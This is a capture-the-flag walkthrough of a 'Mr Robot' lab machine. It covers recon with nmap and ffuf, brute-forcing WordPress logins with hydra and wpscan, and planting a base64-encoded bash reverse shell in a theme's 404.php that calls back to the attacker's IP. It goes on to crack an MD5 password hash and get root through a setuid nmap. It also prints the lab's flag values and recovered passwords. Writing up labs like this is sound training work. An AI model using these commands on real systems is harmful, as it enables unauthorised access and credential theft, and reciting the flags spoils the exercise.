TL;DR
First we find flag1 inside robots.txt, at least the location of the flag. Then, we brute force credentials for wordpress login, based on minimized version of fsocity.dic. We login as Elliot and plant reverse shell. Then we go to /home/robot folder and crack the password that is hash found inside password.raw-md5.
We move to user robot, and then find that /usr/local/bin/nmap has setuid on, which gives us vector for privilege escalation.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 52:48:22:ec:68:78:33:78:06:7f:d3:ec:6e:47:ff:fc (RSA)
|   256 a7:a4:73:81:5b:36:24:39:1e:cd:b4:b9:ad:dc:f2:d4 (ECDSA)
|_  256 4c:3b:d3:8f:8a:a0:72:f8:59:2d:a9:cf:05:3e:2f:e4 (ED25519)
80/tcp  open  http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open  ssl/http Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Find flag1 inside file included in robots.txt
We start with ffuf, to enumerate endpoints

As we can see, it detected robots.txt, and also multiple wordpress endpoints.
┌──(agonen㉿kali)-[~/thm/MrRobot]                                                                                                           13:04:31 [19/100]
└─$ ffuf -u "http://$target/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.202.112/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

robots.txt              [Status: 200, Size: 41, Words: 2, Lines: 4, Duration: 99ms]
blog                    [Status: 301, Size: 234, Words: 14, Lines: 8, Duration: 97ms]
sitemap                 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 103ms]
login                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 120ms]
images                  [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 126ms]
rss                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 347ms]
video                   [Status: 301, Size: 235, Words: 14, Lines: 8, Duration: 93ms]
0                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 409ms]
feed                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 376ms]
image                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 405ms]
atom                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 364ms]
wp-content              [Status: 301, Size: 240, Words: 14, Lines: 8, Duration: 94ms]
admin                   [Status: 301, Size: 235, Words: 14, Lines: 8, Duration: 93ms]
audio                   [Status: 301, Size: 235, Words: 14, Lines: 8, Duration: 96ms]
intro                   [Status: 200, Size: 516314, Words: 2076, Lines: 2028, Duration: 104ms]
wp-login                [Status: 200, Size: 2671, Words: 115, Lines: 53, Duration: 390ms]
First, let’s check robots.txt:
┌──(agonen㉿kali)-[~/thm/MrRobot]
└─$ curl http://$target/robots.txt
User-agent: *
fsocity.dic
key-1-of-3.txt

We can find the first flag at http://10.10.202.112/key-1-of-3.txt:
┌──(agonen㉿kali)-[~/thm/MrRobot]
└─$ curl http://$target/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
Brute force login credentials for wordpress website using fsocity.dic
Inside fsocity.dic there is some dictionary that probably will be useful later.
We can see this dictionary is huge, 858610 words!
┌──(agonen㉿kali)-[~/thm/MrRobot]
└─$ wc -l fsocity.dic
858160 fsocity.dic
Maybe this is some confusion, let’s try to sort and then uniq:
┌──(agonen㉿kali)-[~/thm/MrRobot]
└─$ sort fsocity.dic| uniq | wc -l
11451

Now we got only 11451 words, much less. We can brute force now to find usernames, just giving mocking password, to check when we don’t get Invalid username.
┌──(agonen㉿kali)-[~/thm/MrRobot]
└─$ hydra -L sorted_uniq.txt -p password $target http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username" -I
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-16 14:45:06
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://10.10.202.112:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username

[STATUS] 1331.00 tries/min, 1331 tries in 00:01h, 10121 to do in 00:08h, 16 active
[STATUS] 1338.00 tries/min, 4014 tries in 00:03h, 7438 to do in 00:06h, 16 active
[80][http-post-form] host: 10.10.202.112   login: Elliot   password: password
[80][http-post-form] host: 10.10.202.112   login: ELLIOT   password: password
[80][http-post-form] host: 10.10.202.112   login: elliot   password: password
So, now we got username Elliot.
We need to brute force the password now, we can use hydra or use wpscan, which is faster
wpscan --url http://$target/ -U Elliot -P sorted_uniq.txt

Now we have these credentials:
Elliot:ER28-0652
Get reverse shell using admin user at wordpress website
After login, we can see we got admin access, which means we can get our reverse shell.

We’re gonna achieve reverse shell using 404.php page, let’s edit the source code of 404.php here http://10.10.202.112/wp-admin/theme-editor.php?file=404.php&theme=twentyfifteen.
we’ll insert this reverse shell payload from penelope
printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash

Now, we can go to this page for example, http://10.10.202.112/NotFound, and activate the reverse shell.

Crack robot user password hash from password.raw-md5
Inside /home/robot we can find 2 files, we can’t read key-2-of-3.txt, however, we can read password.raw-md5.
daemon@ip-10-10-23-145:/home/robot$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 4 root  root  4096 Jun  2 18:14 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@ip-10-10-23-145:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b

It looks like it contains some md5 hash, maybe the password for user robot, we can use https://hashes.com/en/decrypt/hash for decrypting.

And we got the hash:
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz
Now, let’s try to su to robot with the password abcdefghijklmnopqrstuvwxyz.

It worked, we can read the flag:
robot@ip-10-10-23-145:~$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
Privilege Escalation to Root
When we scan for setuid binaries, we can find the binary /usr/local/bin/nmap, which is very interesting.
find / -user root -perm /4000 2>/dev/null

Using https://gtfobins.github.io/gtfobins/nmap/, I found this:
nmap –interactive nmap> !sh
And tried, maybe we’ll get root shell.
robot@ip-10-10-23-145:~$ /usr/local/bin/nmap -interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
root@ip-10-10-23-145:~# id
uid=0(root) gid=0(root) groups=0(root),1002(robot)
root@ip-10-10-23-145:~#

Now, we can grab the third key from the folder /root:
root@ip-10-10-23-145:/root# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4